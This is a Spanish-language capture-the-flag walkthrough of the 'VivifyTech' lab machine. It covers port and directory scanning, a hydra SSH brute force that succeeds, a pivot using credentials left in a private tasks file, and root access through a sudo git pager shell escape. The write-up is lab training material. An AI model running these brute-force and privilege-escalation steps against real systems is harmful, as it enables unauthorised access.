01/06/2024
Reconocimiento
Como siempre, la primera fase es el reconocimiento de la maquina victima y guardar el resultado en un xml (-sX)
┌─[bicho@balam]─[~/vivifytech]
└─[]=> nmap -sT -sV 10.0.0.56 -p- -oX ports.out
Starting Nmap 7.95 ( https://nmap.org ) at 2024-06-02 00:04 CEST
Nmap scan report for 10.0.0.56
Host is up (0.00018s latency).
Not shown: 65531 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
80/tcp    open  http    Apache httpd 2.4.57 ((Debian))
3306/tcp  open  mysql   MySQL (unauthorized)
33060/tcp open  mysqlx  MySQL X protocol listener
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.72 seconds
Vamos a empezar viendo el contenido del servidor web

Como podemos ver es la landing page de instalacion de apache, vamos a ver si existe algun archivo oculto
┌─[bicho@balam]─[~/vivifytech]
└─[]=> gobuster dir -w /usr/share/wordlists/discovery/dsstorewordlist.txt -u 10.0.0.56
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.56
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/discovery/dsstorewordlist.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 274]
/wordpress            (Status: 301) [Size: 310] [--> http://10.0.0.56/wordpress/]
/.htpasswd            (Status: 403) [Size: 274]
/.htpasswds           (Status: 403) [Size: 274]
Progress: 1828 / 1829 (99.95%)
===============================================================
Finished
===============================================================
En el resultado nos muestra que existe una pagina de wordpress, vamos a ver que hay


Investigando un poco en wordpress podremos encontrar multiples entradas de un usuario llamado sancelisso
Si consultamos la información de la primera entrada vamos a ver la historia de la compañia, en ella se encuentran varios nombres.

Una vez copiados todos los nombres, vamos a crear un pequeño diccionario
[bicho@balam vivifytech]$ uniq users.txt > users2.txt; rm users.txt; for user in $(cat users2.txt); do echo -e "${user,,}\n${user^}" >> users.txt; done
Vamos a hacer fuzzing a la pagina de wordpress a ver si damos con algun archivo sensible que nos pueda dar acceso a wordpress.
┌─[bicho@balam]─[~/vivifytech]
└─[]=> gobuster fuzz -u http://10.0.0.56/wordpress/FUZZ -w /usr/share/wordlists/discovery/directory-list-2.3-big.txt -b 404
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.0.56/wordpress/FUZZ
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/discovery/directory-list-2.3-big.txt
[+] Excluded Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in fuzzing mode
===============================================================
Found: [Status=301] [Length=321] [Word=wp-content] http://10.0.0.56/wordpress/wp-content

Found: [Status=301] [Length=322] [Word=wp-includes] http://10.0.0.56/wordpress/wp-includes

Found: [Status=301] [Length=319] [Word=wp-admin] http://10.0.0.56/wordpress/wp-admin
Vamos a revisar el contenido de esos directorios


Parece que en wp-includes tenemos un listado de archivos

Este archivo llama la atención, vamos a ver que contiene
┌─[bicho@balam]─[~]
└─[]=> curl http://10.0.0.56/wordpress/wp-includes/secrets.txt
agonglo
tegbesou
...
Parece ser un diccionario, vamos a usarlo para acceder a wordpress con el usuario que hemos encontrado antes.
Ataque
┌─[bicho@balam]─[~/vivifytech]
└─[]=> wpscan -U sancelisso -P diccionario.txt --url 10.0.0.56/wordpress -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________
...
[+] Performing password attack on Wp Login against 1 user/s
Trying sancelisso / Akenzua Time: 00:00:00 <=============> (48 / 48) 100.00% Time: 00:00:00

[i] No Valid Passwords Found.
...
Parece ser que no va a ser tan facil, vamos a volver a la lista de servicios activos a ver si encontramos alguno que nos permita acceder.
┌─[bicho@balam]─[~/vivifytech]
└─[]=> hydra -L ./users.txt -P diccionario.txt ssh://10.0.0.56
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-06-02 00:30:36
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 576 login tries (l:12/p:48), ~36 tries per task
[DATA] attacking ssh://10.0.0.56:22/
[22][ssh] host: 10.0.0.56   login: sarah   password: <redacted>
[STATUS] 279.00 tries/min, 279 tries in 00:01h, 302 to do in 00:02h, 11 active
[STATUS] 230.50 tries/min, 461 tries in 00:02h, 120 to do in 00:01h, 11 active
[STATUS] 182.67 tries/min, 548 tries in 00:03h, 33 to do in 00:01h, 11 active
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-06-02 00:34:21
Parece que hemos dado con los credenciales, vamos a acceder
┌─[bicho@balam]─[~/vivifytech]
└─[]=> ssh sarah@10.0.0.56
sarah@10.0.0.56's password:
Linux VivifyTech 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64
#######################################
 # 	Welcome to VivifyTech !      #
 # 	The place to be :)	     #
#######################################
Last login: Sat Jun  1 18:38:09 2024 from 10.0.0.51
sarah@VivifyTech:~$ ls -la
total 36
drwx------ 4 sarah sarah 4096 Jun  1 19:03 .
drwxr-xr-x 6 root  root  4096 Dec  5 16:00 ..
-rw------- 1 sarah sarah    0 Dec  5 17:53 .bash_history
-rw-r--r-- 1 sarah sarah  245 Dec  5 17:33 .bash_logout
-rw-r--r-- 1 sarah sarah 3565 Dec  5 17:48 .bashrc
-rw------- 1 sarah sarah    0 Jun  1 18:38 .history
drwxr-xr-x 3 sarah sarah 4096 Dec  5 16:19 .local
-rw------- 1 sarah sarah  512 Jun  1 19:03 .mysql_history
drwxr-xr-x 2 sarah sarah 4096 Dec  5 16:19 .private
-rw-r--r-- 1 sarah sarah  807 Dec  5 15:57 .profile
-rw-r--r-- 1 sarah sarah   27 Dec  5 16:22 user.txt
sarah@VivifyTech:~$ cat user.txt
HMV{<redacted>}
Escalado de privilegios
Vamos a probar a listar los comandos que podemos ejecutar como root
sarah@VivifyTech:~$ sudo -l
[sudo] password for sarah:
Sorry, user sarah may not run sudo on VivifyTech.
Parece que no podemos ejecutar nada como root, vamos a ver los archivos con permisos especiales
sarah@VivifyTech:~$ find / -perm /4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/su
/usr/bin/fusermount3
/usr/bin/mount
/usr/bin/umount
/usr/bin/sudo
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/newgrp
Parece que el suid no nos va a llevar a ningun lado
sarah@VivifyTech:~$ find / -perm /2000 2>/dev/null
/run/log/journal
/usr/bin/ssh-agent
/usr/bin/dotlockfile
/usr/bin/chage
/usr/bin/write
/usr/bin/expiry
/usr/bin/crontab
/usr/bin/wall
/usr/sbin/unix_chkpwd
/usr/local/share/fonts
/var/log/journal
/var/log/journal/42497a8e4705456c9623a4eaf8788d36
/var/mail
/var/local
sgid tampoco…
sarah@VivifyTech:~$ find / -perm /1000 2>/dev/null
/run/lock
/tmp
/tmp/.font-unix
/tmp/.X11-unix
/tmp/.ICE-unix
/tmp/.XIM-unix
/sys/fs/bpf
/var/lib/php/sessions
/var/tmp
/var/spool/cron/crontabs
/dev/mqueue
/dev/shm
y el sticky bit no ha sido distinto. Si revisamos bien los archivos que hay en /home/sarah los archivos podemos encontrar un directorio que no es usual, vamos a comprobar su contenido.
sarah@VivifyTech:~$ ls -la
total 36
drwx------ 4 sarah sarah 4096 Jun  1 19:03 .
drwxr-xr-x 6 root  root  4096 Dec  5 16:00 ..
-rw------- 1 sarah sarah    0 Dec  5 17:53 .bash_history
-rw-r--r-- 1 sarah sarah  245 Dec  5 17:33 .bash_logout
-rw-r--r-- 1 sarah sarah 3565 Dec  5 17:48 .bashrc
-rw------- 1 sarah sarah    0 Jun  1 18:38 .history
drwxr-xr-x 3 sarah sarah 4096 Dec  5 16:19 .local
-rw------- 1 sarah sarah  512 Jun  1 19:03 .mysql_history
drwxr-xr-x 2 sarah sarah 4096 Dec  5 16:19 .private
-rw-r--r-- 1 sarah sarah  807 Dec  5 15:57 .profile
-rw-r--r-- 1 sarah sarah   27 Dec  5 16:22 user.txt
sarah@VivifyTech:~$ cat .private/Tasks.txt
- Change the Design and architecture of the website
- Plan for an audit, it seems like our website is vulnerable
- Remind the team we need to schedule a party before going to holidays
- Give this cred to the new intern for some tasks assigned to him - gbodja:<redacted>
Vamos a pivotar a este usuario
Pivotaje a gbodja
sarah@VivifyTech:~$ su gbodja
Password:
gbodja@VivifyTech:/home/sarah$ cd
gbodja@VivifyTech:~$ ls -la
total 24
drwx------ 3 gbodja gbodja 4096 Dec  5 17:53 .
drwxr-xr-x 6 root   root   4096 Dec  5 16:00 ..
-rw------- 1 gbodja gbodja    0 Dec  5 17:53 .bash_history
-rw-r--r-- 1 gbodja gbodja  245 Dec  5 17:35 .bash_logout
-rw-r--r-- 1 gbodja gbodja 3565 Dec  5 17:51 .bashrc
-rw------- 1 gbodja gbodja    0 Dec  5 17:53 .history
drwxr-xr-x 3 gbodja gbodja 4096 Dec  5 16:59 .local
-rw-r--r-- 1 gbodja gbodja  807 Dec  5 15:59 .profile
Vamos a revisar los comandos que podemos ejecutar con sudo
gbodja@VivifyTech:~$ sudo -l
Matching Defaults entries for gbodja on VivifyTech:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, !admin_flag, use_pty

User gbodja may run the following commands on VivifyTech:
    (ALL) NOPASSWD: /usr/bin/git
Parece que hemos dado con el premio, vamos a comprobar si existe una escalada a root con git empleando sudo

Bingo! Vamos a escalar privilegios y conseguir ese root.txt Para ello vamos a invocar el help de git y desde el less invocar una shell (pulsamos ! cuando veamos la pantalla de less y escribimos /bin/bash)
gbodja@VivifyTech:~$ sudo git branch --help config
root@VivifyTech:/home/gbodja# cd
root@VivifyTech:~# ls -la
total 40
drwx------  4 root root 4096 Jun  1 19:11 .
drwxr-xr-x 18 root root 4096 Dec  5 10:10 ..
-rw-------  1 root root 1297 Dec  5 17:55 .bash_history
-rw-r--r--  1 root root  610 Dec  5 17:43 .bashrc
-rw-------  1 root root   36 Jun  1 19:11 .lesshst
drwxr-xr-x  3 root root 4096 Dec  5 11:05 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-rw-r--r--  1 root root   40 Dec  5 17:07 root.txt
drwx------  2 root root 4096 Dec  5 10:10 .ssh
-rw-r--r--  1 root root  168 Dec  5 10:38 .wget-hsts
Y con esto ya estaría